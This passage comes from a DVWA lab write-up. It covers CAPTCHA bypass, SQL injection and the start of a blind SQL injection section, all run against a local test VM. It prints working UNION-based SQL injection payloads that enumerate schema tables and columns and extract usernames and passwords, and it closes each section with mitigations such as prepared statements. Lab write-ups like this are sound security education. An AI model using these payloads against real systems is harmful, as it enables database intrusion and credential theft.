
1. Intercept_Req_Captcha



2. Change_Add_parameter




3. Output




6.4 High


1. Intercept_Req.



2. Change_Add_Parameter.



3. Result



6.5 Mitigation

✓ 1. Session-Bound CAPTCHA

- Link CAPTCHA to session ID or user IP address

✓ 2. Time-Limited Expiry

- CAPTCHA should expire after a short time or after one use

✓ 3. Server-Side Validation

- CAPTCHA must be validated server-side, not just by comparing static values

✓ 4. Use Modern CAPTCHA (reCAPTCHA)

- Use Google reCAPTCHA v2/v3 or hCaptcha with behavioral detection

✓ 5. Add Rate Limiting

- Block brute-force attempts per IP, user, or session

7. SQL Injection-Attack

7.1 Intro

While testing the **SQL Injection (SQLi)** module in DVWA, I discovered that the web application is vulnerable to user input being directly embedded in SQL queries without proper sanitization. This allowed me, as an attacker, to **inject malicious SQL code** into the application to:

- Extract database information
- Bypass authentication
- Potentially gain access to the underlying system

7.2 Low

1. 1' order by 2#

The screenshot shows a Kali Linux VM running DVWA. The browser window displays the 'Vulnerability: SQL Injection' page at the URL `127.0.0.1/DVWA/vulnerabilities/sqli/?id=1' orde+by+2%23&Submit=Submit#`. The exploit payload is visible in the 'User ID:' field: `ID: 1' order by 2#`. The DVWA sidebar menu is visible on the left, and the Windows taskbar at the bottom shows various open applications.

2. 1' union select user(),database()#

The screenshot shows the DVWA SQL Injection page. The URL is `127.0.0.1/DVWA/vulnerabilities/sql/?id=1+union+select+*+from+information_schema.tables+where+table_schema='dvwa'#`. The user input field contains `ID: 1' union select user(),database()#`. The output shows the results of the exploit:

```

User ID: [ ] Submit
ID: 1' union select user(),database()#
First name: admin
Surname: admin
ID: 1' union select user(),database()#
First name: adminlocalhost
Surname: dvwa

```

The 'More Information' section lists several resources about SQL injection.

3. `0' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#`

The screenshot shows the DVWA SQL Injection page. The URL is `127.0.0.1/DVWA/vulnerabilities/sql/?id=0'+union+select+1%2Cgroup_concat(table_name)+from+information_schema.tables+where+table_schema='dvwa'%23&Submit=Submit`. The user input field contains `User ID: 0' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#`. The output shows the results of the exploit:


```

User ID: [ ] Submit
ID: 0' union select 1,group_concat(table_name) from information_schema.tables where table_schema='dvwa'#
First name: 1
Surname: users,guestbook


```

The 'More Information' section lists several resources about SQL injection.

4. `0' union select 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#`




5. 0' union select user,password from dvwa.users limit 0,1#




7.3 Med


1. Capture_req_add_parameter




1.1. Output



2. Capture_Req_Add_Paramete




2.1. Output



7.4 High

1. Insert_Payload_&_Get_Output



7.5 Mitigation

Use Prepared Statements (Parameterized Queries)

Example in PHP (using PDO):

```
php
```

CopyEdit

```
$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");  
$stmt->execute([$_GET['id']]);
```

Input Validation

- Validate and whitelist numeric parameters
- Reject or sanitize special characters

Limit Database Permissions

- Application users should not have access to DROP, DELETE, or INSERT unless needed

Web Application Firewall (WAF)

- Block known SQLi payloads

8. SQL Blind-Attack


8.1 Intro

While testing the **SQL Injection (Blind)** module in DVWA, I encountered a vulnerability where the application did not display output from the database directly. However, by carefully analyzing the application's **response behavior**, I was able to infer true/false results from injected queries — indicating a **Blind SQL Injection** vulnerability.

